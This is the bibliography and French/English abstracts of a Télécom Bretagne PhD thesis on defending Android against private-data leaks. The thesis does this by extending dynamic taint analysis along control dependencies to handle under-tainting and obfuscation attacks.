[45] Dorina Ghindici. *Information flow analysis for embedded systems: from practical to theoretical aspects*. PhD thesis, PhD thesis, Universite des Sciences et Technologies de Lille, 2008. 2.1, 3.7. 2, 2008. 24

[46] Christopher Colby, Peter Lee, George C Necula, Fred Blau, Mark Plesko, and Kenneth Cline. A certifying compiler for java. In *ACM SIGPLAN Notices*, volume 35, pages 95–107. ACM, 2000. 24

[47] Jan Gustafsson, Andreas Ermedahl, and Björn Lisper. Towards a flow analysis for embedded system c programs. In *Object-Oriented Real-Time Dependable Systems, 2005. WORDS 2005. 10th IEEE International Workshop on*, pages 287–297. IEEE, 2005. 24

[48] Patrick Cousot and Radhia Cousot. Abstract interpretation: a unified lattice model for static analysis of programs by construction or approximation of fixpoints. In *Proceedings of the 4th ACM SIGACT-SIGPLAN symposium on Principles of programming languages*, pages 238–252. ACM, 1977. 24

[49] Maxwell Krohn, Alexander Yip, Micah Brodsky, Natan Cliffer, M Frans Kaashoek, Eddie Kohler, and Robert Morris. Information flow control for standard os abstractions. In *ACM SIGOPS Operating Systems Review*, volume 41, pages 321–334. ACM, 2007. 24

[50] Petros Efstathopoulos, Maxwell Krohn, Steve VanDeBogart, Cliff Frey, David Ziegler, Eddie Kohler, David Mazieres, Frans Kaashoek, and Robert Morris. Labels and event processes in the asbestos operating system. In *SOSP*, volume 5, pages 17–30, 2005. 24

[51] Takoua Abdellatif, Nejla Rouis, Wafa Saïdane, and Tahar Jarboui. Enforcing the security of component-based embedded systems with information flow control. In *Communication in Wireless Environments and Ubiquitous Systems: New Challenges (ICWUS), 2010 International Conference on*, pages 1–6. IEEE, 2010. 24

[52] objectweb. Think, http://think.ow2.org/. 24

[53] Colin J Fidge and Diane Corney. Integrating hardware and software information flow analyses. In *ACM Sigplan Notices*, volume 44, pages 157–166. ACM, 2009. 24

[54] Chris Mills, Colin J Fidge, and Diane Corney. Tool-supported dataflow analysis of a security-critical embedded device. In *Proceedings of the 10th Australasian Information Security Conference (AISC 2012)*, volume 125, pages 59–70. Australian Computer Society, 2012. 24

[55] Aurélien Francillon, Daniele Perito, and Claude Castelluccia. Defending embedded systems against control flow attacks. In *Proceedings of the first ACM workshop on Secure execution of untrusted code*, pages 19–26. ACM, 2009. 24

[56] Stephen Checkoway, Lucas Davi, Alexandra Dmitrienko, Ahmad-Reza Sadeghi, Hovav Shacham, and Marcel Winandy. Return-oriented programming without returns. In *Proceedings of the 17th ACM conference on Computer and communications security*, pages 559–572. ACM, 2010. 25

[57] Larry Wall. *Programming Perl*. O'Reilly & Associates, Inc., Sebastopol, CA, USA, 3rd edition, 2000. 25

[58] A. Hunt and D. Thomas. Programming ruby: The pragmatic programmer's guide. *New York: Addison-Wesley Professional.*, 2, 2000. 26

[59] P. Vogt, F. Nentwich, N. Jovanovic, E. Kirda, C. Kruegel, and G. Vigna. Cross site scripting prevention with dynamic data tainting and static analysis. In *NDSS'07*, volume 42. Citeseer, 2007. 26

[60] Alexander Yip, Xi Wang, Nickolai Zeldovich, and M Frans Kaashoek. Improving application security with data flow assertions. In *Proceedings of the ACM SIGOPS 22nd symposium on Operating systems principles*, pages 291–304. ACM, 2009. 26

[61] Wei Xu, Eep Bhatkar, and R. Sekar. Taint-enhanced policy enforcement: A practical approach to defeat a wide range of attacks. In *In 15th USENIX Security Symposium*, pages 121–136, 2006. 26

[62] Jim Chow, Ben Pfaff, Tal Garfinkel, Kevin Christopher, and Mendel Rosenblum. Understanding data lifetime via whole system simulation. In *Proceedings of the 13th conference on USENIX Security Symposium - Volume 13*, SSYM'04, pages 22–22, Berkeley, CA, USA, 2004. USENIX Association. 26

[63] Jedidiah R Crandall, S Felix Wu, and Frederic T Chong. Minos: Architectural support for protecting control data. *ACM Transactions on Architecture and Code Optimization (TACO)*, 3(4):359–389, 2006. 26

[64] Kenneth J Biba. Integrity considerations for secure computer systems. Technical report, DTIC Document, 1977. 26

[65] G.E. Suh, J.W. Lee, D. Zhang, and S. Devadas. Secure program execution via dynamic information flow tracking. In *ACM SIGPLAN Notices*, volume 39, pages 85–96. ACM, 2004. 26

[66] Neil Vachharajani, Matthew J Bridges, Jonathan Chang, Ram Rangan, Guilherme Ottoni, Jason A Blome, George A Reis, Manish Vachharajani, and David I August. Rifle: An architectural framework for user-centric information-flow security. In *Microarchitecture, 2004. MICRO-37 2004. 37th International Symposium on*, pages 243–254. IEEE, 2004. 26

[67] D. Evans and D. Larochelle. Improving security using extensible lightweight static analysis. *Software, IEEE*, 19(1):42–51, 2002. 27

[68] X. Zhang, A. Edwards, and T. Jaeger. Using cqual for static analysis of authorization hook placement. In *Proceedings of the 11th USENIX Security Symposium*, pages 33–48, 2002. 27

[69] U. Shankar, K. Talwar, J.S. Foster, and D. Wagner. Detecting format string vulnerabilities with type qaualifiers. In *Proceedings of the 10th conference on USENIX Security Symposium-Volume 10*, pages 16–16. USENIX Association, 2001. 27

[70] D.E. Denning and P.J. Denning. Certification of programs for secure information flow. *Communications of the ACM*, 20(7):504–513, 1977. 27, 38

[71] A.C. Myers. Jflow: Practical mostly-static information flow control. In *Proceedings of the 26th ACM SIGPLAN-SIGACT symposium on Principles of Programming Languages*, pages 228–241. ACM, 1999. 27

[72] W. Landi. Undecidability of static analysis. *ACM Letters on Programming Languages and Systems (LOPLAS)*, 1(4):323–337, 1992. 27

[73] B. Chess and G. McGraw. Static analysis for security. *Security & Privacy, IEEE*, 2(6):76–79, 2004. 27

[74] J. Newsome and D. Song. Dynamic taint analysis for automatic detection, analysis, and signature generation of exploits on commodity software. Citeseer, 2005. 27, 82

[75] N. Nethercote and J. Seward. Valgrind:: A program supervision framework. *Electronic notes in theoretical computer science*, 89(2):44–66, 2003. 27

[76] W. Cheng, Q. Zhao, B. Yu, and S. Hiroshige. Tainttrace: Efficient flow tracing with dynamic binary rewriting. In *ISCC'06. Proceedings. 11th IEEE Symposium on*, pages 749–754. IEEE, 2006. 28, 82

[77] F. Qin, C. Wang, Z. Li, H. Kim, Y. Zhou, and Y. Wu. Lift: A low-overhead practical information flow tracking system for detecting security attacks. In *Proceedings of the 39th Annual IEEE/ACM International Symposium on Microarchitecture*, pages 135–148. IEEE Computer Society, 2006. 28, 82

[78] V. Haldar, D. Chandra, and M. Franz. Dynamic taint propagation for java. In *Proceedings of the 21st Annual Computer Security Applications Conference*, pages 303–311. Citeseer, 2005. 28

[79] H. Yin, D. Song, M. Egele, C. Kruegel, and E. Kirda. Panorama: capturing system-wide information flow for malware detection and analysis. In *Proceedings of the 14th ACM Conference on Computer and Communications Security*, pages 116–127. ACM, 2007. 28, 82

[80] C. Hauser, F. Tronel, J.F. Reid, and C.J. Fidge. A taint marking approach to confidentiality violation detection. In *Proceedings of the 10th Australasian Information Security Conference (AISC 2012)*, volume 125. Australian Computer Society, 2012. 28

[81] L. George, V. Viet Triem Tong, and L. Mé. Blare tools: A policy-based intrusion detection system automatically set by the security policy. In *Recent Advances in Intrusion Detection*, pages 355–356. Springer, 2009. 28

[82] Dennis Volpano. *Safety versus secrecy*. Springer, London, UK, UK, 1999. 28

[83] Sarah Perez. Android app growth on the rise: 9000+ new apps in march alone, April 2010. 28

[84] Liz Klimas. Video shows how htc android phones leak private info, http://www.theblaze.com/stories/2011/10/03/video-shows-how-htc-android-phones-leak-private-info-left-and-right/, October 2011. 29

[85] Inc AhnLab. Ahnlab reports the analysis of the best apps in the android market, April 2012. 29

[86] William Enck, Machigar Ongtang, and Patrick McDaniel. On lightweight mobile phone application certification. In *Proceedings of the 16th ACM conference on Computer and communications security*, pages 235–245. ACM, 2009. 29, 30

[87] Machigar Ongtang, Stephen McLaughlin, William Enck, and Patrick McDaniel. Semantically rich application-centric security in android. *Security and Communication Networks*, 5(6):658–673, 2012. 29

[88] Mohammad Nauman, Sohail Khan, and Xinwen Zhang. Apex: extending android permission model and enforcement with user-defined runtime constraints. In *Proceedings of the 5th ACM Symposium on Information, Computer and Communications Security*, pages 328–332. ACM, 2010. 29, 30

[89] Mauro Conti, Vu Nguyen, and Bruno Crispo. Crepe: Context-related policy enforcement for android. *Information Security*, pages 331–345, 2011. 30

[90] Michael Backes, Sebastian Gerling, Christian Hammer, Matteo Maffei, and Philipp Styp-Rekowsky. Appguard-real-time policy enforcement for third-party applications. 2012. 30

[91] Rubin Xu, Hassen Saïdi, and Ross Anderson. Aurasium: Practical policy enforcement for android applications. In *Proceedings of the 21st USENIX Security Symposium*, 2012. 30

[92] Lieven Desmet, Wouter Joosen, Fabio Massacci, Pieter Philippaerts, Frank Piessens, Ida Siahaan, and Dries Vanoverberghe. Security-by-contract on the. net platform. *Information Security Technical Report*, 13(1):25–32, 2008. 30

[93] Adrienne Porter Felt, Helen J Wang, Alexander Moshchuk, Steve Hanna, and Erika Chin. Permission re-delegation: Attacks and defenses. In *USENIX Security Symposium*, 2011. 30

[94] Michael Dietz, Shashi Shekhar, Yuliy Pisetsky, Anhei Shu, and Dan S Wallach. Quire: Lightweight provenance for smart phone operating systems. In *USENIX Security Symposium*, 2011. 31

[95] Elli Fragkaki, Lujo Bauer, Limin Jia, and David Swasey. Modeling and enhancing android's permission system. In *ESORICS*, pages 1–18, 2012. 31

[96] Sven Bugiel, Lucas Davi, Alexandra Dmitrienko, Thomas Fischer, and Ahmad-Reza Sadeghi. Xmandroid: A new android evolution to mitigate privilege escalation attacks. *Technische Universität Darmstadt, Technical Report TR-2011-04*, 2011. 31

[97] Asaf Shabtai, Yuval Fledel, and Yuval Elovici. Securing android-powered mobile devices using selinux. *Security & Privacy, IEEE*, 8(3):36–44, 2010. 31

[98] Matthias Lange, Steffen Liebergeld, Adam Lackorzynski, Alexander Warg, and Michael Peter. L4android: a generic operating system framework for secure smartphones. In *Proceedings of the 1st ACM workshop on Security and privacy in smartphones and mobile devices*, pages 39–50. ACM, 2011. 31

[99] Dean Wilson. Many android apps send your private information to advertisers, 2010. 32

[100] Sean Michael Kerner. Android leaking private info, 2011. 32

[101] Rob Cole and Rob Waugh. Top free android apps leak users,Äô private contact lists, 2012. 32

[102] Yajin Zhou, Xinwen Zhang, Xuxian Jiang, and Vincent Freeh. Taming information-stealing smartphone applications (on android). *Trust and Trustworthy Computing*, pages 93–107, 2011. 32, 34

[103] Peter Hornyack, Seungyeop Han, Jaeyeon Jung, Stuart Schechter, and David Wetherall. These aren't the droids you're looking for: retrofitting android to protect data from imperious applications. In *Proceedings of the 18th ACM conference on Computer and communications security*, pages 639–652. ACM, 2011. 32, 82

[104] Alastair R Beresford, Andrew Rice, Nicholas Skehin, and Ripduman Sohan. Mockdroid: trading privacy for application functionality on smartphones. In *Proceedings of the 12th Workshop on Mobile Computing Systems and Applications*, pages 49–54. ACM, 2011. 32, 34

[105] Erika Chin, Adrienne Porter Felt, Kate Greenwood, and David Wagner. Analyzing inter-application communication in android. In *Proceedings of the 9th international conference on Mobile systems, applications, and services*, pages 239–252. ACM, 2011. 33

[106] Adam P Fuchs, Avik Chaudhuri, and Jeffrey S Foster. Scandroid: Automated security certification of android applications. *Manuscript, Univ. of Maryland, http://www. cs. umd. edu/˜ avik/projects/scandroidascaa*, 2009. 33

[107] William Enck, Damien Octeau, Patrick McDaniel, and Swarat Chaudhuri. A study of android application security. In *USENIX security symposium*, 2011. 33

[108] Steven Arzt, Siegfried Rasthofer, Christian Fritz, Eric Bodden, Alexandre Bartel, Jacques Klein, Yves Le Traon, Damien Octeau, and Patrick McDaniel. Flowdroid: Precise context, flow, field, object-sensitive and lifecycle-aware taint analysis for android apps. 2014. 33

[109] James Clause, Wanchun Li, and Alessandro Orso. Dytan: a generic dynamic taint analysis framework. In *Proceedings of the 2007 international symposium on Software testing and analysis*, pages 196–206. ACM, 2007. 35

[110] D. Song, D. Brumley, H. Yin, J. Caballero, I. Jager, M. Kang, Z. Liang, J. Newsome, P. Poosankam, and P. Saxena. Bitblaze: A new approach to computer security via binary analysis. *Information Systems Security*, pages 1–25, 2008. 35

[111] M.G. Kang, S. McCamant, P. Poosankam, and D. Song. Dta++: Dynamic taint analysis with targeted control-flow propagation. In *Proc. of the 18th Annual Network and Distributed System Security Symp. San Diego, CA*, 2011. 35, 97

[112] S.K. Nair, P.N.D. Simpson, B. Crispo, and A.S. Tanenbaum. A virtual machine based information flow control system for policy enforcement. *Electronic Notes in Theoretical Computer Science*, 197(1):3–16, 2008. 36, 80, 174

[113] Peter Gilbert, Byung-Gon Chun, Landon P Cox, and Jaeyeon Jung. Vision: automated security validation of mobile apps at app markets. In *Proceedings of the second international workshop on Mobile cloud computing and services*, pages 21–26. ACM, 2011. 36

[114] J.S. Fenton. Memoryless subsystem. *Computer Journal*, 17(2):143–147, 1974. 36, 37

[115] J.S. Fenton. *Information protection systems.* PhD thesis, University of Cambridge, 1973. 37

[116] I. Gat and H.J. Saal. Memoryless execution: a programmer,Äôs viewpoint. Ibm tech. rep. 025, IBM Israeli Scientific Center, 1975. 37

[117] J. Brown and T.F. Knight Jr. A minimal trusted computing base for dynamically ensuring secure information flow. *Project Aries TM-015 (November 2001)*, 2001. 37

[118] Y. Beres and C.I. Dalton. Dynamic label binding at run-time. In *Proceedings of the 2003 Workshop on New security paradigms*, pages 39–46. ACM, 2003. 37

[119] D Elliott Bell and Leonard J La Padula. Secure computer system: Unified exposition and multics interpretation. Technical report, DTIC Document, 1976. 37

[120] D.E.R. Denning. *Secure information flow in computer systems.* PhD thesis, Purdue University, 1975. 37

[121] Alfred V. Aho, Ravi Sethi, and Jeffrey D. Ullman. *Compilers: principles, techniques, and tools.* Addison-Wesley Longman Publishing Co., Inc., Boston, MA, USA, 1986. 42, 43, 83

[122] Frances E Allen. Control flow analysis. In *ACM Sigplan Notices*, volume 5, pages 1–19. ACM, 1970. 42, 83

[123] Alfred V Aho and Jeffrey D Ullman. *The theory of parsing, translation, and compiling*. Prentice-Hall, Inc., 1972. 43

[124] Edward S. Lowry and C. W. Medlock. Object code optimization. *Commun. ACM*, 12(1):13–22, January 1969. 43

[125] Thomas Lengauer and Robert Endre Tarjan. A fast algorithm for finding dominators in a flowgraph. *ACM Transactions on Programming Languages and Systems (TOPLAS)*, 1(1):121–141, 1979. 43, 53

[126] Loukas Georgiadis and Robert E Tarjan. Finding dominators revisited. In *Proceedings of the fifteenth annual ACM-SIAM symposium on Discrete algorithms*, pages 869–878. Society for Industrial and Applied Mathematics, 2004. 43, 53, 54

[127] Jeanne Ferrante, Karl J Ottenstein, and Joe D Warren. The program dependence graph and its use in optimization. *ACM Transactions on Programming Languages and Systems (TOPLAS)*, 9(3):319–349, 1987. 44, 50, 53

[128] Shawn Hedman. *A First Course in Logic: An introduction to model theory, proof theory, computability, and complexity*. Oxford University Press, Oxford; New York, 2004. 44, 45

[129] Afshin Amighi, Pedro de Carvalho Gomes, Dilian Gurov, and Marieke Huisman. Provably correct control-flow graphs from java programs with exceptions. 2012. 52

[130] Richard Johnson and Keshav Pingali. Dependence-based program analysis. In *ACM SigPlan Notices*, volume 28, pages 78–89. ACM, 1993. 55

[131] Christian Collberg, Clark Thomborson, and Douglas Low. A taxonomy of obfuscating transformations. Technical report, Department of Computer Science, The University of Auckland, New Zealand, 1997. 57, 58

[132] Christian Collberg, Clark Thomborson, and Douglas Low. Manufacturing cheap, resilient, and stealthy opaque constructs. In *Proceedings of the 25th ACM SIGPLAN-SIGACT symposium on Principles of programming languages*, pages 184–196. ACM, 1998. 57

[133] Gregory Wroblewski. *General Method of Program Code Obfuscation (draft)*. PhD thesis, Citeseer, 2002. 59

[134] Patrick Schulz. Code protection in android. Technical report, University of Bonn, 2012. 59

[135] Eric Lafortune. Proguard, http://proguard.sourceforge.net, 2006. 60

[136] Smardec. Allatori obfuscator, http://www.allatori.com/doc.html. 60

[137] Lorenzo Cavallaro, Prateek Saxena, and R Sekar. On the limits of information flow techniques for malware analysis and containment. In *Detection of Intrusions and Malware, and Vulnerability Assessment*, pages 143–163. Springer, 2008. 60, 97

[138] Lorenzo Cavallaro, Prateek Saxena, and R Sekar. Anti-taint-analysis: Practical evasion techniques against information flow based malware defense. *Stony Brook University, Stony Brook, New York*, 2007. 60

[139] Golam Sarwar, Olivier Mehani, Roksana Boreli, and Dali Kaafar. On the effectiveness of dynamic taint analysis for protecting against private information leaks on android-based devices. In *10th International Conference on Security and Cryptography (SECRYPT)*, 2013. 62, 109

[140] Jeff Friesen and Dave Smith. *Android Recipes: A Problem-Solution Approach*. Apress, 2011. 70, 73

[141] Dan Bornstein. Dalvik vm internals. In *Google I/O Developer Conference*, volume 23, pages 17–30, 2008. 71, 72, 174

[142] jayesh. Dalvik virtual machine, 2013. `http://jayandroidblogs.blogspot.fr/2013/07/dalvik-virtual-machine.html`. 71, 174

[143] Sheng Liang. *The Java Native Interface: Programmer's Guide and Specification*. Addison-Wesley Professional, 1999. 73

[144] Android Development. Building and running an android application, http://www.java-forums.org/blogs/android-development/813-building-running-android-application.html. 74, 75, 174

[145] AT&T Research. Graphviz,http://www.graphviz.org/. 85, 110

[146] Android. `http://www.android.com/`. 88

[147] Greg Nudelman. End user license agreement presentation, http://boxesandarrows.com/mobile-welcome-experience-antipattern-end-user-license-agreement-eula/, January 2013. 88

[148] Google Inc. dex2jar. `http://code.google.com/p/dex2jar/`. 89

[149] Java decompiler. `http://jd.benow.ca/`. 89

[150] Pendragon Software Corporation. Caffeinemark 3.0, http://www.benchmarkhq.ru/cm30/, 1997. 95, 111

[151] Tao Bao, Yunhui Zheng, Zhiqiang Lin, Xiangyu Zhang, and Dongyan Xu. Strict control dependence and its effect on dynamic information flow analyses. In *Proceedings of the 19th international symposium on Software testing and analysis*, pages 13–24. ACM, 2010. 97

[152] Ben Cheng and Bill Buzbee. A jit compiler for android,Äôs dalvik vm. In *Google I/O developer conference*, 2010. 101

[153] Pierre Bieber, Jacques Cazin, Pierre Girard, J-L Lanet, Virginie Wiels, and Guy Zanon. Checking secure interactions of smart card applets. In *Computer Security-ESORICS 2000*, pages 1–16. Springer, 2000. 101

[154] Robert S. Anthony. Rim blackberry playbook: The first apps. 115

[155] Donny Halliwell. Blackberry live 2013 keynote highlights and announcements. 115

[156] Bla1ze. Snap for blackberry 10 offers quick android apk downloads, November 2013. 115

[157] Baptiste Martin. Symbian est officiellement open source, October 2009. 115, 116

[158] Greg. La strategie de smartphones de nokia repose officiellement sur windows phone 7, February 2011. 116

[159] Vincent Hermann. Accord nokia/microsoft:avantages exclusifs, http://www.pcinpact.com/news/61883-microsoft-nokia-accord-consequence-avantage-emploi-qt.htm, February 2011. 116

[160] Jason Chen. Windows mobile editions get less confusing names: Professional, standard and classic. `http://gizmodo.com/232300/`. 117

[161] Microsoft unveils smartphone advancements to improve ability to work and play with one phone, April 2008. 117

[162] Anthony. An overview of the iphone architecture, May 2009. 118

List of Figures

Résumé

La sécurité dans les systèmes embarqués tels que les smartphones exige une protection des données privées manipulées par les applications tierces. Ces applications peuvent provoquer la fuite des informations confidentielles sans l'autorisation de l'utilisateur. Certains mécanismes utilisent des techniques d'analyse dynamique basées sur le "data tainting" pour suivre les flux d'informations et pour protéger les données sensibles dans les smartphones. Mais ces techniques ne propagent pas la teinte à travers les flux de contrôles qui utilisent des instructions conditionnelles pour transférer implicitement les informations. Cela peut provoquer un problème d'under tainting : le processus de teintage tel que défini engendre des faux négatifs. En particulier, les applications malveillantes peuvent contourner le système Android et obtenir des informations sensibles à travers les flux de contrôle en exploitant le problème d'under tainting.

Dans cette thèse, nous fournissons un mécanisme de sécurité pour contrôler la manipulation des données privées par les applications tierces qui exploitent les flux de contrôle pour obtenir des informations sensibles. Nous visons à surmonter les limitations des approches existantes basées sur l'analyse dynamique. Nous proposons une amélioration de l'analyse dynamique qui propage la teinte tout au long des dépendances de contrôle dans les systèmes Android embarqués sur les smartphones. Nous utilisons une approche hybride qui combine et bénéficie des avantages de l'analyse statique et de l'analyse dynamique pour suivre les flux de contrôle.

Nous spécifions formellement le problème d'under tainting et nous fournissons un algorithme pour le résoudre reposant sur un ensemble de règles formellement définies qui décrivent la propagation de la teinte. Nous prouvons la complétude de ces règles ainsi que celle de l'algorithme.

Notre approche proposée résiste aux attaques d'obfuscation de code reposant sur les dépendances de contrôle qui exploitent la propagation de la teinte pour obtenir des informations sensibles dans le système Android.

Notre approche est implémentée et testée dans le système Android embarqué sur les smartphones. Grâce à cette nouvelle approche, il est possible de protéger les informations sensibles et de détecter les attaques de flux de contrôle sans engendrer trop de faux positifs.

Mots-clés : Sécurité des logiciels, Contrôle des flux d'information, Vie privée, Analyse statique de code, Analyse dynamique de code, Flux de contrôle, Obfuscation de code

Abstract

Security in embedded systems such as smartphones requires protection of private data manipulated by third-party applications. These applications can provoke the leakage of private information without user authorization. Many security mechanisms use dynamic taint analysis techniques for tracking information flow and protecting sensitive data in the smartphone system. But these techniques cannot detect control flows that use conditionals to implicitly transfer information from objects to other objects. This can cause an under tainting problem i.e. that some values should be marked as tainted, but are not. The under-tainting problem can be the cause of a failure to detect a leakage of sensitive information. In particular, malicious applications can bypass Android system and get privacy sensitive information through control flows.

In this thesis, we provide a security mechanism to control the manipulation of private data by third-party apps that exploit control flows to leak sensitive information. We aim at overcoming the limitations of the existing approaches based on dynamic taint analysis.

We propose an enhancement of dynamic taint analysis that propagates taint along control dependencies in the Android system embedded on smartphones. We use a hybrid approach that combines and benefits from the advantages of static and dynamic analyses to track control flows.

We formally specify the under-tainting problem and we provide an algorithm to solve it based on a set of formally defined rules describing the taint propagation. We prove the completeness of these rules and the correctness and completeness of the algorithm.

Our proposed approach can resist to code obfuscation attacks based on control dependencies that exploit taint propagation to leak sensitive information in the Android system. To detect these obfuscated code attacks, we use the defined propagation rules.

Our approach is implemented and tested on the Android system embedded on smartphones. By using this new approach, it becomes possible to protect sensitive information and detect control flow attacks without reporting too many false positives.

Keywords : Software security, Information Flow Control, Privacy, Static Code Analysis, Dynamic Code Analysis, Control Flow, Code Obfuscation

TELECOM Bretagne

n° d'ordre : 2014telb0320

Télécom Bretagne

Technopôle Brest-Iroise - CS 83818 - 29238 Brest Cedex 3

Tél : + 33(0) 29 00 11 11 - Fax : + 33(0) 29 00 10 00